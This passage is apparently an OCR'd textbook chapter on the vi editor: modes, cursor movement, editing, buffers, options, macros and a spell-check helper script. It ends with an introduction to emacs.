vi is a subset of the **ex** editor, which includes most of **ed**'s functions. If you type a : (colon) when in command mode, the cursor will drop to the last line of the screen and wait for a command. Because **vi** includes the **ed** commands, you can issue most **ed** commands while in **vi**. For example, if your

terminal type isn't set correctly, **vi** will behave weirdly

The command : (colon) will place the cursor at the bottom of the screen, and the command: `q` will quit the editor, just as it does in **ed.**

Entering Input Mode

vi starts up in command mode. To enter text, you need to switch to input mode. **vi** provides several ways to do this. For example, the command `a` puts **vi** in input mode and begins *a*ppending typed text into the buffer immediately *after* the position of the cursor. (Note that it appends text after the character pointed to by the cursor, not after the line pointed to, as in **ed**.) The command **i** puts **vi** in input mode and begins *i*nserting typed text immediately *before* the position of the cursor. The command **A** puts **vi** in input mode and *a*ppends material at the *end* of the current line. The command **I** puts **vi** in input mode and *inserts* material at the *beginning* of the current line. The command **O** (uppercase O) *O*pens up a line *above* the current line, places the cursor there, and puts **vi** in input mode. The command **o** (lowercase o) *o*pens up a line *below* the current line, places the cursor there, and puts **vi** in input mode.

All further typing that you do is entered into the buffer. Whenever you are in input mode, existing text moves as new text is entered. The new text you type in does not overwrite the old.

Leaving Input Mode

Because vi is a two-mode editor, the most important commands for a beginner to remember are the ones that are needed to change modes. The commands **a** and **A**, **i** and **I**, and **o** and **O** place you in input mode.

When you are done creating text, you can leave input mode and go into command mode by pressing ESC (the escape key is usually at the upper-left of the keyboard). Anytime you press ESC, even in the middle of a line, you will be put back in command mode. The only way to stop appending or inserting text and return to command mode is to press ESC. This gets **vi** out of input mode and back into command mode.

To automatically keep track of where you are (command or input mode), it is a good idea to press ESC as soon as you are done entering a portion of text. This puts you back into command mode.

Exiting vi

When you have finished typing in your text, you need to exit the editor. Remember, if you make serious errors, you can always exit and start again. First get out of input mode by hitting ESC. Typing : (colon) puts you in a mode in which **ed** commands work. The cursor drops to the bottom of the screen, prints a : (colon), and waits. The command : `w` will *w*rite the contents of the editing buffer into the file. It is at this point that the original file is replaced with the new, edited version. The combined commands : `wq` will *w*rite and *q*uit. Since : `wq` is a common command sequence in every editing session, the abbreviation `ZZ`, which represents "last command," is equivalent to : `wq`. The command : `x` stands for e*x*it and is also equivalent to : `wq`. If you have made some changes you regret, you can cancel all the changes you've made by quitting the editor without writing the buffer to a file. To do this, use the : `q!` command. This means "quit, and I really mean it."

Moving Within a Window

The main benefit of a screen editor is that you can see a portion of your file and use context to move around and decide on changes. In **vi**'s command mode, you have several ways to move around a window. One set of commands enables you to move around by lines or characters, as shown in Table 5–1.

Table 5–1: Moving Around by Lines or Characters in vi

Command	What It Does

l or SPACEBAR or →	Moves right one character
h or CTRL-H or BACKSPACE or ←	Moves left one character
j or CTRL-J or CTRL-N or ↓	Moves down one line
k or CTRL-P or ↑	Moves up one line
0	Moves to the beginning of the line
$	Moves to the end of the current line
+ or ENTER	Moves to the beginning of the next line
–	Moves to the beginning of the previous line

You don't need to think only in terms of characters and lines; **vi** also lets you move in other units. In normal text entry, a word is a sequence of letters delimited by spaces or by punctuation; and a sentence ends with a period (.), question mark (?), or exclamation point (!) and is separated from the previous sentence by two spaces, or by a ENTER. With these definitions, the commands shown in Table 5–2 enable you to move across larger sections of text when you are in input mode.

Table 5–2: Moving Across a Section of Text in vi

Command	What It Does
w	Moves to the next word or punctuation mark
W	Moves to the next word
e	Moves to the end of this word or punctuation mark
E	Moves to the next end of word
b	Moves back to the beginning of word or punctuation
B	Moves back to the beginning of the word
)	Moves to the start of the next sentence
(	Moves back to the start of the sentence
}	Moves to the start of the next paragraph
{	Moves back to the last start of paragraph
]]	Moves to the start of the next section
[[	Moves back to the last start of section

These commands can take a numerical prefix: `5w` means move ahead five words; `9e` means move the cursor to the end of the ninth word ahead.

The {and} and the [[and]] commands move by paragraphs or sections of your text and use the text formatting commands in the **mm** macros discussed on the companion web site. For example, the command, {} (move to the next paragraph) will move you to the next **.P** in your file.

Moving the Window in the Buffer

vi shows you the text file, one window at a time. Normally, you edit by moving the cursor around on the screen, making changes and additions, and by displaying different portions of the text on the screen. The commands in the previous section showed you how to move the cursor in the text. You can also move the window that displays the text with the following five commands:

CTRL-F (Forward)	Moves forward one full screen
CTRL-D (Down)	Moves forward one half screen

CTRL-B (Back)	Moves back one full screen
CTRL-U (Up)	Moves back one half screen
G (Go)	Moves to end of file

These commands also take numeric prefixes to move further ahead in the file. The command `3`CTRL-F (hitting the number 3 key, then the CTRL and F keys simultaneously) will move ahead three full screens, whereas the command `4`CTRL-`B` will move back four screens. The **G** command *g*oes to a specific line number or *g*oes to the end if no line number is specified. Therefore, the command `23G` positions the cursor at line 23; the command `1G` (number 1 and letter G) positions it at the first line in the file, whereas the command `G` goes to the last line.

Modifying Text

vi provides simple commands for changing and deleting parts of your text. The command `rn` means replace the current character (where the cursor is located) with the character *n.* You can also replace multiple characters; for example, the command `3rn` replaces three characters with *n.*

The command `R`*`string`*`ESC` replaces the current characters with the *string* you type in. Characters are overwritten until you press ESC (the escape key, usually in the upper left-hand of the keyboard).

The **c** *(change)* command enables you to make larger-scale modifications to words or lines. For example, the command `cw`*`string`*`ESC` changes the current *w*ord by replacing it (that is, overwriting it) with whatever *string* you type. The change continues until you press ESC. When you make such a change, **vi** puts a $ over the last character of the word to be changed. The $ disappears when you press ESC.

The command `c$`*`string`*`ESC` will change everything from the current cursor position to the end of the line ($) by replacing the text with the *string* you type in. ESC takes you out of input mode.

The change commands also can take numerical arguments, so the command `4cw` will change the next four words, and the command `3c$` will change the next three lines.

DeletingText

vi provides two delete commands that let you delete small or large chunks of text. To delete single letters, use the command **x. x** deletes the current character. As with other **vi** commands, **x** takes a numerical argument. This means that the command `7x` deletes seven characters-the character under the cursor and the six to the right of it. The **d** *(delete)* command works on larger units of text. Table 5–3 shows some examples of the delete command.

Table 5–3: Examples of the delete Command

Command	What It Does
dw	Deletes from the cursor to the end of the word
3dw	Deletes three words
d$	Deletes to the end of the line
D	Deletes to the end of the line (a synonym for d$)
3d$	Deletes to the end of the third line ahead
d)	Deletes to the beginning of the next line
d}	Deletes to the beginning of the next paragraph
d]]	Deletes to the beginning of the next section
dd	Deletes the current line
2dd	Deletes two lines

dENTER	Deletes two lines
dG	Deletes from the cursor to the end of the file

Undoing Changes and Deletions

You have several ways to restore text after you have changed it. This section covers three of the simplest ways to restore text. Other useful ways of recovering changed text are discussed later in this chapter.

To undo the most recent change or deletion, use the command **u**. **u** (lowercase u) *u*ndoes the most recent change. If you change a word, **u** will change it back. If you delete a section, u will restore it. **u** *only* works on the last change or deletion, and it does not work on single-character changes.

If you use the command **U** (uppercase U), all of the changes made in a line since you last moved to that line will be *u*ndone, including single-character changes. **U** restores the current line to what it looked like before you issued any of the commands that changed it. If you make changes, move away from the line, and then move back, **U** will not work as it is intended to.

When **vi** deletes some material, it places the text in a separate buffer. If you delete more material, this buffer is overwritten, so that it always contains the most recently deleted material. Using the command **p**, you can restore the deleted text. The **p** (lowercase p) command *p*uts the contents of the buffer to the right of the cursor position. If you have deleted whole lines, **p** will *p*ut them on a new line immediately below the current line. The command **P** (uppercase P) will *p*ut the contents of the buffer to the left of the cursor. If you have deleted whole lines, **P** will *p*ut them above the current line. Notice that you can move text by deleting into the buffer with the **d** command, moving the cursor, and putting the text someplace else.

If you notice that you have made some horrible mistake, you can partially recover with the command :**e!**-the colon (:) causes the cursor to drop to the bottom line, and the **e!** command means “edit again.” This command throws away all changes you made since the last time you wrote (saved) the file. This command restarts your session by reading in the file from disk again. Note that you cannot undo this command.

The Ten-Minute vi Tutorial

vi is a complex program. It will be useful for you to have a list of **vi** commands handy; however, simply reading a command summary will not teach you how to use the editor.

The most effective way to learn **vi** is to try out the commands to see how they work and what effect they have on the file. To make this easy for you to do, this ten-minute tutorial is provided. It will quickly teach you enough of the features and commands of **vi** to begin using it productively for text editing and command editing in the shell. Before you begin, you should be logged into UNIX with your terminal *(TERM)* variable set. Next, follow these steps:

1. Type `vi mydog`.

   vi will start and show you an almost-blank screen. Your cursor will be at the first position of the first line, and all other lines will be marked by the ~ character.

2. Type the command `i` (lowercase I).

   vi goes into input mode.

3. Type the following text:

   The quick brown fox jumped over the lazy dog. Through half-shut eyes, the dog watched the fox jump, and then wrote down his name. The dog drifted back to sleep and dreamed of biting the fox. What a foolish, sleepy dog.

4. Press ESC. The ESC key puts you back in command mode. **vi** does not signal that you are

in command mode, but if you hit ESC a second time, your terminal bell will ring. Hitting ESC multiple times is an easy way to confirm that you are back in command mode.

5. Go to the beginning of the last line in the file by typing the command `G`.
6. Write the contents of the buffer to a new file named *dog* by typing : `w dog`.
7. Read in the contents of this file by typing : `r dog`.
8. Go to the first line in the file by typing `1G`.
9. Go to the sixth line by typing `6G`.
10. The **h**, **j**, **k**, and **l** commands move the cursor by one position as follows: **h** moves the cursor one character to the left and **l** moves one character to the right, while **j** moves the cursor down one line and **k** moves it up one line.
11. Using these commands, position the cursor at the word “fox” in the next line and delete three characters by typing `3x`.
12. Insert the word *“cat”* by typing `i cat`ESC.
13. Your terminal bell should ring, indicating you are in command mode.
14. Pressing ENTER takes you to the beginning of the next line, and-(minus) takes you to the beginning of the preceding line. Press-(minus) until the cursor is at the / in “lazy dog.”
15. Typing `w` will advance one word, and `b` will back up one word. Advance to “dog” by pressing `w`, and then go back to “lazy” by pressing `b`. Delete the word by typing dw.
16. Undo this deletion by typing `u`.
17. Scroll through the file by pressing CTRL-D to advance one half screen; then press CTRL-U to back up one half screen. Scroll to the end of the file, and then back up once by pressing CTRL-D CTRL-D CTRL-D CTRL-U.
18. Your cursor will be at “down his name.” If it isn’t, move it there using the `h`, `j`, `k`, and `l` commands.
19. Change the word “his” to “my” by using the `cw` command like this: `cwmy`ESC.
20. Move back to the first line of the file by typing `1G`.
21. Delete three lines into a buffer with the command `3dd`.
22. Move to the end of the file by typing `G`.
23. Put the deleted material here by typing `p`.
24. Move back one-half screenful with CTRL-U.
25. Delete the line by typing `dd`.
26. Write the file and quit using the command `ZZ`.

Advanced Editing with vi

At this point, you have read enough about **vi** to be able to enter some text and begin to edit it by making additions, changes, and deletions. In this section, you will learn about some features of **vi** that make it easier for you to edit documents.

Searching for Text

With **vi** you use the same commands for searching in your file as in **ed**. To search forward in your

document, use the command `/string`. For example, typing `/lazy` will cause the cursor to drop to the status line (the last line on the screen), print the string "/lazy" and then refresh the screen, positioning the cursor at the next occurrence of "lazy" in the file. As in ed, the command `//` will search for the *next* occurrence of the search string "lazy," as will /ENTER.

To search *backward* in the file for the string "lazy," use the command `? lazy`. This will cause the cursor to drop to the status line, print the string "?lazy," and then refresh the screen, positioning the cursor at the previous occurrence of "lazy" in the file.

To repeat the *last* search, regardless of whether it is a forward (/) or backward (?) search, use the command `n`.

The command `n` is a synonym for either `/ /` or `? ?`. The command `N` will reverse the direction of the search. If you use `/word` to *search forward* for "word," the command `N` will search *backward* for the same search term.

Copying and MovingText

Rearranging portions of text using **vi** involves three steps:

1. You *y*ank or *d*elete the material.
2. You move the cursor to where the material is to go.
3. You place the yanked or deleted material there.

The command **y** (for *yank*) copies the characters starting at the cursor into a storage area (the buffer). yank has the same command syntax as delete. A numeric prefix specifies the number of objects to be yanked, and a suffix after **y** defines the objects to be yanked. Some examples of the y command are shown in Table 5–4.

Table 5–4: Some Examples of Yanking

Command	What It Does
yw	Yanks a word
3yw	Yanks three words
y$	Yanks to the end of the line
y)	Yanks to the end of the sentence
y}	Yanks to the end of the paragraph
y]]	Yanks to the end of the section
yy or Y	Yanks the current line
3Y	Yanks three lines, starting at the current line
Y}	Yanks lines to the end of the paragraph

To move yanked text, put the cursor where you wish to place the yanked material, and use the **p** command to put the text there. The command **p** (lowercase p) puts the yanked text to the right of the cursor. If an entire line was yanked (**Y**), the text is placed *below* the current line. The command **P** (uppercase P) puts the yanked text to the left of the cursor. If an entire line was yanked, the text is placed *above* the current line.

Working Buffers

In addition to its editing buffer, **vi** maintains several other temporary storage areas called *working buffers* that you have access to.

There is one unnamed buffer. **vi** automatically saves the material you last yanked, deleted, or changed in this unnamed buffer. Anytime you yank, delete, or change something, the contents of this

buffer are overwritten; that is, the contents are replaced with the new material. You can place the contents of this buffer wherever you wish with the **p** or **P** command, as shown previously

vi also maintains 26 *named buffers,* named *a, b,c,d,…z.* **vi** does not automatically save material to these buffers. If you wish to put text into them, you precede a command (**Y**, **d**, **c**) with a double quotation mark (") and the name of the buffer you wish to use. For example, `"a3 Y` yanks three lines into buffer *a,* and `"g5dd` deletes five lines of text beginning with the current line and places them in buffer *g.*

Although the material in the unnamed buffer is always overwritten, you can append text to the named buffers. If you use the command `"b5Y` to yank five lines into buffer *b,* the command `"B5Y` will yank five lines and *append* them to buffer *b.* This is especially useful if you are making many rearrangements of a passage. You can append several lines or sentences into a buffer, in the order you wish, and then move them together.

To put the contents of the buffer back into the text, use the **p** or **P** (put) commands, preceded by a double quotation mark (") and the buffer name. For example, `"bp` will put the contents of buffer *b* to the right of the cursor, or below the current line if the entire line was yanked. The command `"bP` will put the contents of the *b* buffer to the left of the cursor position, or above the current line if the entire line was yanked.

vi also maintains nine *numbered buffers* that it uses automatically Whenever you use the **d** command to delete more than a portion of one line, the deleted material is placed in the numbered buffers. Buffer number 1 contains your most recently deleted material, buffer number 2 contains your second most recently deleted material, and so forth.

To recover material that was deleted, use the **p** or **P** command preceded by a double quotation mark (") and the number of the buffer. For example, `"1p` (number 1 and p) will put the most recently deleted material below the line where the cursor is positioned. The command `"6P` will take the material deleted six delete commands ago (the contents of buffer 6) and put it above the current line.

Editing Multiple Files

vi allows you to work on several files in one editing session. This is especially handy if you want to move text from one file to another. If you invoke **vi** with multiple filenames, for example: `vi dog cat letter`, **vi** will edit them sequentially When you have finished editing *dog,* the commands **:w** and **:n** will write the contents of the editing buffer to the file *dog* and begin editing the file *cat.* When *cat* is finished, you can write that editing buffer to its file and begin working on *letter.*

The benefit of editing several files in one editing session rather than issuing three **vi** commands (`vi dog`; `vi cat`; `vi letter`) is that named buffers retain their contents within an editing session, *even across files.* You can move text between files in this way For example, first issue the command `vi dog cat letter`. Then, you can yank material from the *dog* file using `"a9Y` to yank nine lines into buffer *a.* The command `: n` then starts to edit the next file, *cat.* You can yank text from this file; for example, `"b2Y` will yank two lines into buffer *b.* Then you can move to the third file, *letter,* with the command `: n`.

Once in the *letter* file, you can put the material in buffers *a* and *b* into *letter.* The commands `"ap` and `"bp` will put the contents of buffer *a* (from the first file, *dog*) below this line, and put the contents of buffer *b* (from the second file, *cat*) below that line.

Inserting Output from Shell Commands

It is often useful to be able to insert the output of shell commands into a file that you are editing. For example, you might want to time-stamp an entry that you make in a file that acts as a daily journal. **vi** provides the capability to execute a command within **vi** and replace the current line with its output. For example, to create a time stamp, the command `: r !date` will read the output of the **date** command into the buffer, after the current line, so that it appears in the following format: `Thu Aug 3 16:24:04 EDT 2006`.

Setting vi Options

vi can be customized easily. Because it supports many options, setting the values of these options is a simple way to have **vi** behave the way you wish. There are three ways to set options in **vi**, and each has advantages. If you wish to set or change options during a **vi** editing session, simply type the : (colon) command while in command mode and issue the **set** command. For example, the command `: set wrapmargin=15` or, alternatively, `: set wm=15` will set the value of the **wrapmargin** option to 15 for the rest of the session (that is, lines will automatically be split 15 spaces before the edge of the screen). Any of the options can be set in this way during your current editing session.

Using an .exrc File You can have your options set automatically before you invoke **vi** by placing all of your **set** commands in a file called *.exrc* (for *ex r*un *c*ommand) in your login directory These **set** commands will be executed automatically when you invoke **vi**.

Normally, the *.exrc* file in the *current* directory is not checked. If you wish **vi** to check for *.exrc* in the working directory, put the line `set exrc` in the *$HOME/.exrc* file.

An advantage of using *.exrc* files to define your options is that you can place different *.exrc* files in different directories. An *.exrc* file in a subdirectory will override the *.exrc* in your login directory as long as you are working in that subdirectory If you do different kinds of editing, this feature is especially useful. If you write computer programs in a *Prog* directory, for instance, you can customize *Prog/.exrc* to use options that make sense in program editing. For example, adding the line `set ai noic nomagic` sets the **autoindent** option, which makes each line start in the same column as the preceding line; that is, it automatically sets blocks of program text. It also sets the **noignorecase** option, which treats uppercase and lowercase characters as different letters in a search. This is important in programming because many languages treat uppercase and lowercase as totally different characters. The example also sets the option **nomagic;** that is, it ignores the special meanings of regular expression characters such as {,}, and *. Because these characters have literal meanings in programs, they should be searched for as characters, not as regular expressions.

If you write memos in a *Memos* directory, you can customize *Memos/.exrc* to set these options and make writing prose easier. For example, the entry `: set noai ic magic wm=15 nu` does not set an **autoindent** option **(noai);** consequently, all columns begin in the leftmost column, as they should for text. It sets the **ignorecase** option (ic) in searches, so you can find a search string regardless of how it is capitalized. It sets **magic**, so that you can use special characters in regular expression searches, and it sets the **wrapmargin** option to 15; that is, lines are automatically broken at the space to the left of the fifteenth column from the right of the screen. It also sets the **number** option, which causes each line of the file to be displayed with its line number offset to the left of the line.

Using an EXINIT Variable You can have your vi options defined when you log in by setting options in an *EXINIT* variable in your *.profile* or *.login* file. For example, for the Korn shell, put lines like the following in your *.profile* file: the line `EXINIT="set noautoindent ignorecase magic wrapmargin=15 number"` followed by the line entry `export EXINIT`. If you use the C shell (csh), put lines like the following in your *.login* file: the line `setenv EXINIT "set noautoindent ignorecase magic wrapmargin=15 number"` followed by the line entry `export EXINIT`.

If you define an *EXINIT* variable in *.profile* or *.login,* the settings apply every time you use vi during that login session. An advantage of using *EXINIT* is that vi will start up faster, because settings are defined once when you log in, rather than each time you start using **vi**. A second advantage is that **vi** will always work the same way in every directory.

Table 5–5 lists some useful **vi** options.

Table 5–5: Some Useful vi Options

Option	Type	Default	Description
autoindent, ai	On/Off	noai	(Do not) Start each line at the same column as the preceding line.
autowrite,	On/Off	noaw	(Do not) Automatically write any changes in buffer before

aw			executing certain **vi** commands.
flash	On/Off	flash	Flash/blink screen instead of ringing terminal bell.
ignorecase, ic	On/Off	noic	Uppercase and lowercase are (not) equivalent in searches.
magic	On/Off	magic	nomagic ignores the special meanings of regular expressions except ^, ., and $.
number, nu	On/Off	nonu	(Do not) Number each line.
report	Numeric	5	Displays number of lines changed (changed, deleted, or yanked) by the last command.
shell, sh	String	login shell	Shell executed by **vi** commands, :!, or !.
showmode, smd	On/Off	nosmd	(Do not) Print “INPUT MODE" at bottom right of screen when in input mode.
terse	On/Off	noterse	**terse** provides short error messages.
timeout	On/Off	timeout	With **timeout**, you must enter a macro name in less than one second.
wrapmargin, wm	Numeric	0 (Off)	Automatically break lines before right margin. **wm=20** defines a right margin 20 spaces to the right of the edge of the screen.

Displaying Current Option Settings

You have three ways to view your current option settings. Each of them involves issuing an **ex** command.

To see the value of any *specific* option, type `:set optionname?` The editor will return the value of that option. The ? at the end of the command is required if you are inquiring about a specific option setting. For example, in the command `:set nu?`, **nu** is the option to display the line number for each line in the buffer. If this option is not set, **vi** returns the message “nonumber.” To see the values of all options that you have changed, type `:set`. To see the values of all the options in **vi**, type `:set all`.

vi Options

You can set three kinds of options in **vi**: those that are on or off, those that take a numeric argument, and those that take a string argument. In all three cases, several options can be set with a single **:set** command.

On/Off Options For those options that are turned on or off, you issue a **set** command such as `:set terse` or `: set noterse`. **terse** is an option that provides short error messages. `: set terse` says you want the shorter version of error messages, `: set noterse` means you want this option off-you want longer error messages.

showmode is another useful option that can be set on or off. **showmode** tells you when you are in input mode by displaying the words “INPUT MODE" in the lower-right corner of your screen. For example, `: set showmode` sets this option.

The **number** option precedes each line that is displayed with its line number in the file with the command `: set number`.

Numeric Options You set options that take a numeric argument by specifying a number value. For example, `: set wm=21` applies to the **wrapmargin (wm)** option, which causes **vi** to automatically break lines by inserting a carriage return between words. The line break is made as close as possible to the margin specified by the **wm** option. **wm=21** defines a margin 21 spaces away from the right edge of the screen.

Another useful numeric option is **report. vi** will show you, at the bottom of your screen, the number of lines changed, deleted, or yanked. Normally, this is displayed only if five or more lines have been modified. If you want feedback when more or fewer lines are affected, set **report** appropriately, such as the command `: set report=1`. This command will have **vi** tell you every time you have modified one or more lines.

String Options Certain options take a string as an argument. You set these by specifying the string in the **set** command. For example, to specify which shell you wish to use to execute shell commands (those that begin with :! or !) use a command such as `:set shell=/usr/ bin/sh`. This particular command sets the shell to the Korn shell.

Writing vi Macros

vi provides a **map** capability that enables you to combine a sequence of editing commands into one command called a *macro.* You use **map** to associate any keystrokes with a sequence of up to 100 vi commands.

How to Enter Macros

Macro definitions are nothing more than the string of commands that you would enter from the keyboard. Before you can actually make up your own definitions, you need to know how to enter the macros into **vi**. **vi** macros include some special characters you need to know about. The ESC (^[) and return (^M) characters are part of the macro definition. You need to include these characters to be able to leave input mode and to terminate a command. If you type the macro exactly as you would enter the command string, it won't work. When you press ESC, you leave input mode-you do not put an ESC character in the line. When you press ENTER, you move to the next line (or end a command)-you do not put a CTRL-M (^M) in the line. To put these commands into a definition, you need the CTRL-V command. CTRL-V says to **vi**, "put the next literal character in the line." To put an ESC into the command, you press CTRL-V ESC and you see `^[` on the screen. (Remember, ^[is the way vi displays the ESC character on the screen.) Similarly, to put a return in the command, press CTRL-V ENTER and you will see `^M`. Remember, ^M is the way **vi** represents the return character.

You can define macros that work in command mode, in input mode, or in both. For example, in command mode you can define a new command **Q**, which will quit **vi** *without* writing changes to a file, by typing `: map Q : q! ^M`. This command says to **map** the uppercase letter *Q* to the command sequence **:q!**. The macro ends with a return, which in vi is represented as ^M (CTRL-M). The general format for any macro definition is `map` *`macroname commands`* `ENTER`.

When you define a macro in this way, it applies to command mode only. That is, the uppercase letter *Q* is still interpreted as *Q* in input mode, but as **:q!** in command mode. To undo a macro, use the **unmap** command; for example `unmap` *`macroname`*.

Macros are especially useful when you have many repetitive editing changes to make. In editing a long memo, or a manuscript, you may find that you need to change the font that you use. You may need to put all product names in bold type, for example. If you use a UNIX/Linux System text formatter, such as **troff** or **groff,** you do this by adding a command to change the font-**\fB** (*f*ont *b*old), **\fI** (*f*ont *i*talic), and \fP (*f*ont *p*revious) are commonly used. A detailed discussion of text formatting with **troff** is on the companion web site.

If you type the word "example," it is printed in roman type and looks like "example." If you type '\fBexample\fP," **troff** prints the word in bold and then switches back to the previous font; thus, it looks like **"example."** To change a word from roman font to bold, you need to add the string \fB to the beginning of the word and the string \fP to the end. Or you could define a vi macro that would do it automatically For example, the macro definition `: map v i\fB^[ea\fP^[ ^M` maps the *u* (lowercase v) into the command sequence that goes into input mode (i), adds the string for bold font (\fB), leaves input mode (the ^[is how **vi** represents the ESC character on the screen), goes to the end of the word (e), appends (a) the string for previous font (\fP), and leaves input mode (the ^[represents the ESC character). The ^M represents the ENTER at the end of the macro. When you type **v** in command mode, all letters from the position of your cursor to the end of the word will be surrounded

by the \fB, \fP pair and will be made bold when you format your document.

Defining Macros in Input Mode

You can also define macros that work only when **vi** is in input mode. The command **:map!** indicates the macro is to work in input mode, so that the general form of such a macro def inition is `:map! macroname string` ENTER. For example, `:map ! ZZ ^[:wq ^M` defines an input macro, called ZZ, that is equivalent to hitting the ESC key (^[) and typing `: wq` followed by a carriage return (^M is how **vi** represents a carriage return). By defining this macro, we can have the `ZZ` command write and quit in input mode, as well as in command mode (as it normally does).

Macros in .exrc or EXINIT You can use the **map** command to define a macro in the same way that you can set **vi** options. You can type `: map Q : q!` ENTER from the keyboard while in vi, you can add the **map** command to your *.exrc* file, or you can add it to your *EXINIT* variable in *.profile* or *.login.*

The name of the macro should be short, only a few characters at most. When you use it, the entire macro name must be typed in less than *one second.* For example, with the ZZ macro defined in input mode, you must type both *Z*s within one second. If you don't, the *Z*s will be entered in the file.

Useful Text Processing Macros

Following is a discussion of two useful **vi** macros, **vispell** and **search.** These macros illustrate how **vi** macros can be written to provide powerful command combinations in **vi** that are useful in everyday text processing.

Checking Spelling in Your File

Writers need to check spelling as they work. Most UNIX systems include a spelling checker called spell. Normally, you execute **spell** from the shell, giving it a filename, for example, `$ spell mydog`. **spell** lists on your display all the words in the file that are not in its dictionary You can capture this output to another file by typing `$ spell mydog > errors`. You can then invoke the **vi** editor and go to the end of the file *mydog* by typing `$ vi + mydog`.

Then you can read the *errors* file into the **vi** buffer by typing `: r errors` and search for each error in the file *mydog.*

The vispell Macro

You can check and correct spelling from within **vi** with the vispell macro. Define the following macro in your *.exrc* file or *EXINIT*: `map # 1 1G!Gvi spell^M^[.`

The name of this macro is *#1,* which refers to Function Key 1 or the PF1 key on your terminal. When you press PF1, the right-hand side of the macro is invoked. This says, "Go to line 1 (1G), invoke a shell (!), take the text from the current line (1) to the end (G), and send it as input to the command **(vispell)**" The ^M represents the carriage return needed to end the command, and the ^[represents the ESC needed to return to command mode.

Place the following shell script in your directory:

```
#!/bin/sh
#
# vispell-The first half of an interactive
# spelling checker for vi
#
tee ./vis$$
echo SpellingList
trap '/bin/rm -f ./vis$$;exit' 0 1 2 3 15
/usr/bin/spell vis$$| comm -23-$HOME/lib/spelldict|tee -a
$HOME/lib/spell.errors
```

Shell scripts are discussed in Chapter 20. The end result of this macro is that a list of misspelled words, one per line, is appended to your file while you are in **vi**. For example,

```
and this finally is the end of this memo.
reddendent
finalty
wrod
```

The search Macro

At this point vispell is useful. You could go to the end of the file (`G`), and type `/wrod` to search for an occurrence of this misspelled word. The `n` command will find the next occurrence, and so forth. Consider an enhancement of the normal search (/ and ?) capabilities of **ed** and **vi**. In a normal search, **vi** searches for strings; that is, if you search for "the," you will also find "*thea*ter," "ano*ther*," and "*the*lma." In vi, the expression \<*string* matches "string" when it appears at the beginning of a word, and the expression \>*string* matches "string" at the end of a word. To search for "the" at the beginning of a word, you need to use **/\<the**; to search for "the" at the end of a word, you need to use **/the\>**. To search for a word that contains only "the" (the same beginning and end), you need to use **/\<the\>**, which searches for the *word* "the" rather than the *string* "the." We can create a **search** macro that provides an efficient way to search for misspellings found by **vispell.** The **search** macro is defined in *.exrc* or in *EXINIT* by adding the following line: `map #2 Gi / \ <^[A\ >^["adda.`

The preceding macro maps the macro name Function Key 2 or PF2 (#2) to the right-hand side of the macro. The right-hand side says go to the beginning of the last line (`G`), go into input mode (`i`), insert the character for "search" (`/`) and the characters for "beginning of a word" (`\<`), and issue an ESC (`^[`) to leave input mode. It appends to the end of the line (`A`) the characters for "end of a word" (`\>`), and issues an ESC (`^[`) to leave input mode. It identifies a register (`"a`) and deletes the line into it (`dd`); then it invokes the contents of that register as a macro (`a`).

After all the additions and deletions, the *a* register contains the command `/\<wrod\ >` where "wrod" is the misspelled word found by **vispell.** The **search** macro provides a way to search for the misspelling *as a word rather than as a string.* Using this macro will find the first occurrence of an error in your file. To search for the next occurrence, use the n command. **vi** will display the message "Pattern not found" if no more errors of this type exist. You can then press PF2 to search for the next error, and so forth. Note that if you are using the UNIX formatting macros, this search macro might not find all misspellings. For example, *\fBwrod\fP* would not be found.

A Final Note on vi

With all of the special character use in vi, and movement back and forth and left to right on your display, your screen may occasionally not respond correctly, and you may end up looking at a bunch of nonsense on your screen. One of the best features of **vi** is the ability to clear and redraw the screen by using the CTRL-L key sequence. Since the editor remembers what the correct display should be, **vi** will return to a readable screen with the up-to-date content on it.

Editing with emacs

emacs is another screen editor that is popular among UNIX users. **emacs** differs from **vi** and **ed** in that it is a *single-mode* editor-that is, **emacs** does not have separate input and command modes. In a way, **emacs** allows you to be in both command and input modes at the same time. Normal alphanumeric characters are taken as text, and control and metacharacters (those preceded by an ESC) are taken as commands to the editor.

Several editors are called **emacs.** The first **emacs** was written by Richard Stallman at MIT as a set of editing macros for the **teco** editor for the ITS System. The second was also written at MIT for the MULTICS System by Bernie Greenberg. A version of **emacs** was developed by James Gosling at Carnegie Mellon University to run on UNIX Systems. Another version of **emacs** (with a different user interface) was written by Warren Montgomery of Bell Labs. Stallman's version has become predominant with the birth of the Free Software Foundation (FSF) and GNU (*G*NU is *N*ot *U*NIX). The GNU project's aim is to provide public domain software tools, distributed without the usual licensing restrictions. GNU Emacs is included with several LINUX distributions, including Red Hat and Slackware. Since GNU Emacs is the most common version of **emacs,** the examples used in this chapter are based on it. Although different versions of **emacs** use different keystroke commands, the command sets among different forms of **emacs** are, for the most part, similar.

emacs is supported as one of the editor options used for command-line editing in the Korn shell. On systems that allow you access to both the **emacs** and **vi** features, you can use either as a shell command line editor or as a text editor.

If you are not already a **vi** or **emacs** user, you can decide which one you might like to use by trying the ten-minute tutorial for each in this chapter.

Setting Your Terminal Display Type for emacs

As with the vi editor, the first thing you must do if you are planning to use **emacs** is to specify the type of terminal that you are using or emulating on the PC. You do this by setting a shell environment variable. Refer to the previous section "Setting Your Terminal Display Type for vi." The three methods for setting your display are identical for **emacs.**

Remember, unlike **ed** and **vi, emacs** is a single-mode editor. As Figure 5–3 shows, in **emacs** you can enter commands or text at any time.




Figure 5–3: Emacs commands and input

Each character you type is interpreted as an **emacs** command. Regular (alphanumeric and symbolic) characters are interpreted as commands to insert the character into the text. Combinations, including nonprinting characters, are interpreted as commands to operate on the file. **emacs** offers several distinct types of commands. For example, there are commands that use the control characters, such as CTRL-B. CTRL-B will move the cursor left one character-hold the CTRL key down, while simultaneously pressing the B key Some commands use the ESC character as part of the command name. The command ESC-B will move the cursor left one word. Press the ESC key, release it, and then press B.

Some commands are combination commands that begin with CTRL-X. For example, the command CTRL-X CTRL-S saves your work by writing the buffer to the file being edited.

Although the number of control and escape characters is large, there are still many more **emacs** commands than there are characters. Many of these commands have names but are not bound to (associated with) specific key presses. You invoke these commands by using the ESC-X *commandname* combination, for instance, ESC-X `isearch- complete`.

